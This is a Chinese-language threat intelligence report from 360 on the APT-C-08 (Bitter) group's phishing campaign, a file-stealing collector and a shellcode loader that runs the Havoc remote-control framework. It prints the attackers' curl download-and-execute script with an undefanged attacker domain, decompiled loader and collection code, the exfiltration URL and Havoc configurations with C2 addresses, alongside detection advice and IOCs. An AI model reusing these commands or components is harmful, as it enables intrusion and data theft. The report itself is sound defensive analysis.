APT-C-08（蔓灵花）组织新型攻击组件分析报告

原创 高级威胁研究院 360威胁情报中心 2024年12月09日 17:54 北京

> ***APT-C-08***
> ***蔓灵花***
>
> APT-C-08（蔓灵花）是一个拥有南亚地区政府背景的APT组织，近几年来持续对南亚周边国家进行网络攻击活动，攻击目标涉及政府、军工、高校和驻外机构等企事业单位组织。
>
> 近期，360安全大脑监测到多起蔓灵花组织通过投递内部携带有chm恶意文档的压缩包附件的钓鱼邮件，诱导用户打开其中的chm文档，利用计划任务周期性回传受影响用户的机器名及用户名并同时下发后续攻击组件。

一、攻击流程

蔓灵花组织通过投递内部携带有chm恶意文档的压缩包附件的钓鱼邮件，诱导用户打开其中的chm文档，利用计划任务周期性回传受影响用户的机器名及用户名，当远端服务器验证回传信息后，通过响应请求将后续恶意脚本下发给受影响机器并执行，从而实现后续攻击组件的下发与执行。

其攻击流程图如下图1-1所示：



图 攻击流程

在本次的攻击活动中，我们捕获到了蔓灵花组织使用的新型的攻击组件，分别是Shellcode加载器与文件收集器。因其都有pdb路径，故我们将其命名为KugelBlitz_ShellCode_Loader与Kiwi2.0。

同时，我们获取到了蔓灵花组织下发的后续恶意脚本，如下图所示：

```
cd C:\programdata
curl -o dune64.log https://www.sporcketngearforu.com/dune64.bin
ren dune64.log dune64.bin
curl -o shl.tar.gz https://www.sporcketngearforu.com/shl.tar.gz
tar -xzvf shl.tar.gz
C:\programdata\shl.exe dune64.bin
```

该脚本将通过curl从远端服务器上下载dune64.bin和shl.tar.gz，利用系统程序tar将shl.tar.gz包解压，且执行时传入命令行参数为dune64.bin。恶意样本shl.exe同样带有pdb，其实际为ShellCode加载器——即加载远端下载的dune64.bin。

二、详细分析

1.样本分析

1) Kiwi2.0

MD5	fd5f2cf4b8df27f27dc2e6bddc1a7b2e
路径	c:\programdata\kiwizig.exe
类型	PE EXE64
PDB	X:\Resource\VSRepo2\Kiwi2.0\Kiwi\x64\Release\Kiwi.pdb

该样本属于文件信息收集器，在样本启动后首先将会创建命令行互斥量“rabadaisunique”以防止多开，在执行中动态解密相关字符串，其解密算法采用字符串反转+变种凯撒密码的组合。

```
    do
    {
      v11 = isalpha(*(unsigned __int16 *)v9);
      v12 = *(unsigned __int16 *)v9;
      if ( v11 )
      {
        if ( (unsigned __int16)(v12 - 97) <= 0x19u )
        {
          v13 = (v12 - 95) % 26 + 97;
LABEL_15:
          *(_WORD *)v9 = v13;
          goto LABEL_16;
        }
        if ( (unsigned __int16)(v12 - 65) <= 0x19u )
        {
          v13 = (v12 - 63) % 26 + 65;
          goto LABEL_15;
        }
      }
      else if ( isdigit(v12) )
      {
        v13 = (*(unsigned __int16 *)v9 - 46) % 10 + 48;
        goto LABEL_15;
      }
LABEL_16:
      v9 = (__int64 *)((char *)v9 + 2);
    }
    while ( v9 != v10 );
  }
```

该样本获取了当前机器名与用户名，接着打开文件C:\ProgramData\date.txt读取其内容，该内容将会设定之后收集文件信息时指定要收集的文件时间范围。删除文件C:\ProgramData\winlist.log。

```
v31 = q_OpenFile_140010C10(&v111[2], v30, 1i64);// 打开 date.txt，输入流
v32 = *(int *)(v111[0] + 4);
if ( v31 )
  std::ios::clear((char *)v111 + v32, 0i64, 0i64);
else
  std::ios::setstate((char *)v111 + v32, 2i64);
if ( v111[18] )
{
  LOBYTE(v33) = 10;
  v34 = std::ios::widen((char *)v111 + *(int *)(v111[0] + 4), v33);
  sub_1400165D0(v111, String, v34);
  if ( !q_close_stream_140010010(&v111[2]) )
    std::ios::setstate((char *)v111 + *(int *)(v111[0] + 4), 2i64);
  v35 = errno();
  v36 = v35;
  v37 = (const char *)String;
  if ( v109 >= 0x10 )
    v37 = String[0];
  *v35 = 0;
  v38 = strtol(v37, &EndPtr, 10);
  if ( v37 == EndPtr )
    std::_Xinvalid_argument("invalid stoi argument");
  if ( *v36 == 34 )
    std::_Xout_of_range("stoi argument out of range");
  g_day_count_14002A450 = v38;
}
v39 = (const WCHAR *)&g_file_path_winlist_log_14002A4B8;
if ( (unsigned __int64)qword_14002A4D0 >= 8 )
  v39 = g_file_path_winlist_log_14002A4B8;
DeleteFileW(v39);                       // 删除 winlist.log
```

之后开始遍历查找C:\users\用户名\AppData\Roaming\Microsoft\Windows\Templates目录下文件及遍历整个驱动器收集文件信息，其主要策略为：

a) 收集带有如下后缀名的文件

.z7	.txt	.doc	.docx	.xls
.xlsx	.ppt	.pptx	.pdf	.rtf
.jpg	.zip	.rar	.apk	.neat
.err	.eln	.ppi	.er9	.azr
.pfx	.ovpn			

b) 不收集文件名以“~$”开头的文件

c) 不收集文件大小大于50000000字节大小的文件

d) 不收集文件最后修改时间超过一年的文件

```
hFindFile = FindFirstFileW(v2, &FindFileData);
if ( hFindFile != (HANDLE)-1i64 )
{
  while ( 1 )
  {
    v160 = 0i64;
    v161 = 0i64;
    v162 = 0i64;
    v10 = -1i64;
    do
      ++v10;
    while ( FindFileData.cFileName[v10] );
    q_str_init_1400129A0(&v160, FindFileData.cFileName, v10);
    v11 = &v160;
    v12 = v162;
    v13 = v162 >= 8;
```

```
if ( v51 > 86400000000i64 * g_day_count_14002A450 )// 时间间隔一年
{
LABEL_86:
  if ( v172 >= 8 )
  {
    if ( 2 * v172 + 2 >= 0x1000 )
    {
      v42 = (void *)*((_QWORD *)v170[0] - 1);
      if ( (unsigned __int64)(v170[0] - v42 - 8) > 0x1F )
        goto LABEL_149;
    }
    j_j_free(v42);
  }
```

接着将收集到的文件路径、文件最后修改时间以一行一个的格式写入文件C:\ProgramData\winlist.log，然后连接ebeninstallsvc[.]com:80，将上述收集到的文件信息及其文件内容回传到远端服务器上，回传地址为："http://ebeninstallsvc[.]com/uplh4ppy.php?mn=机器名_用户名"

上传完成后，将该文件路径和文件最后修改时间写入C:\ProgramData\uprise.log文件中。另外值得注意的是，在该样本中有关的错误日志会写入文件C:\ProgramData\err.txt中。

2) KugelBlitz _ShellCode_Loader

MD5	88c9cfcf76a94c34b85eb1f07b197ffe
路径	c:\programdata\shl.exe
类型	PE EXE64
PDB	C:\Users\DOMS\KugelBlitz\VSRepos\DEV\ShellCode_Loader\x64\Release\ShellCode_Loader.pdb

该样本属于Shellcode加载器，其工作依赖命令行参数。该样本启动后会从命令行参数中打开读取指定的文件，并申请内存执行。

```
if ( lpCmdLine )
{
  v5 = -1i64;
  do
    ++v5;
  while ( *(_WORD *)&lpCmdLine[2 * v5] );
  if ( v5 > 7 )
  {
    sub_140002C60(&Block, v5, lpCmdLine, lpCmdLine);
  }
  else
  {
    v6 = 2 * v5;
    v23 = v5;
    memmove(&Block, lpCmdLine, 2 * v5);
    *(_WORD *)((char *)&Block + v6) = 0;
  }
}
memset(v26, 0, sizeof(v26));
p_Block = &Block;
if ( v24 > 7 )
  p_Block = Block;
sub_140002550(v26, p_Block);                    // 打开文件
```

```
if ( !sub_140002490(&v26[2]) )
  std::ios::setstate((char *)v26 + *(int *)(v26[0] + 4), 2i64, 0i64);
((void (*)(void))v12)();                        // 执行shellcode
VirtualFree(v12, 0i64, 0x8000u);
```

在本次攻击活动中，我们捕获到的攻击载荷多为开源远控Havoc，其载荷配置如下所示：

```
3A11CFF00: using guessed type __int64 __fastcall sub_3A11CFF00(_QWORD, _QWORD, _QWORD);
3A11D93F0: using guessed type __int64 qword_3A11D93F0;
{'Sleeping': 4, 'Jitter': 35, 'Alloc': 2, 'Execute': 2, 'ProcessSpawn64StringSize': 58,
'ProcessSpawn64': b'C:\\Windows\\System32\\calc.exe', 'ProcessSpawn86StringSize': 58,
'ProcessSpawn86': b'C:\\Windows\\SysWOW64\\calc.exe', 'SleepMaskTechnique': 1, 'SleepJmpBypass': 0,
'StackSpoof': 1, 'ProxyLoading': 1, 'SysIndirect': 1, 'AmsiEtwPatch': 1, 'DownloadChunkSize': 0,
'KillDate': 0, 'WorkingHours': 0, 'MethodStringSize': 10, 'Method': b'POST', 'HostRotation': 1,
'HostMaxRetries': 1, 'C2StringSize': 28, 'C2_Host': b'72.18.215.108', 'C2_Port': 443, 'SSL': 1,
'UAStringSize': 220, 'UA': b'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.110 Safari/537.36'}
```

```
28F9B93C8: using guessed type __int64 qword_28F9B93C8;
{'Sleeping': 6, 'Jitter': 15, 'Alloc': 1, 'Execute': 1, 'ProcessSpawn64StringSize': 58, 'ProcessSpawn64': b'C:\
\Windows\\System32\\calc.exe', 'ProcessSpawn86StringSize': 58, 'ProcessSpawn86': b'C:\\Windows\\SysWOW64\\calc.exe',
'SleepMaskTechnique': 0, 'SleepJmpBypass': 0, 'StackSpoof': 0, 'ProxyLoading': 1, 'SysIndirect': 1, 'AmsiEtwPatch': 1,
'DownloadChunkSize': 0, 'KillDate': 0, 'WorkingHours': 0, 'MethodStringSize': 10, 'Method': b'POST', 'HostRotation': 0,
'HostMaxRetries': 1, 'C2StringSize': 26, 'C2_Host': b'173.46.80.38', 'C2_Port': 80, 'SSL': 0, 'UAStringSize': 220,
'UA': b'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36'}
```

在本次攻击活动中，蔓灵花组织的攻击手法与历史依旧相似。不同之处在于相较于历史上通常下发执行恶意msi样本，本次则更换为了ShellCode加载器加载远端下载的开源远控Havoc。

三、溯源分析

通过投递chm文档诱导用户打开是蔓灵花组织惯用的“敲门”手法，在回传URL方面与历史依旧高度相似，依然采用将机器名与用户名用‘_’分割。

在持久化方面，依然会通过chm文档内嵌恶意命令来实现，在计划任务中将受影响用户的机器名和用户名回传，并下发恶意脚本执行，在恶意脚本中又利用诸如curl、tar等系统命令来下载执行恶意组件。

四、防范排查建议

基于对本次报告中提到的攻击流程进行分析，我们认为可以从以下几个方向排查设备是否存在被感染的痕迹：

1.排查设备是否存在与相关C2服务器通联记录。

2.排查设备是否存在上文提到的可疑计划任务及相关路径下是否存在可疑PE文件。

3.建议将文件夹选项中“显示隐藏文件、文件夹和驱动器”选项勾选，将“隐藏已知文件类型的扩展名”选项取消勾选。

附录 IOC

Hash:

fd5f2cf4b8df27f27dc2e6bddc1a7b2e

88c9cfcf76a94c34b85eb1f07b197ffe

551946ef51f09df63feea377335a211f

ac808a0f7eaea2b267e68b56ec868d60

C2&URL:

http://ebeninstallsvc[.]com/uplh4ppy.php

https://www.sporcketngearforu[.]com/dune64.bin

https://www.sporcketngearforu[.]com/shl.tar.gz

http://www.goalvaidclub[.]com/oct24.bin

http://www.goalvaidclub[.]com/shl.tar.gz

173.46.80[.]38:80

72.18.215[.]108:443

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。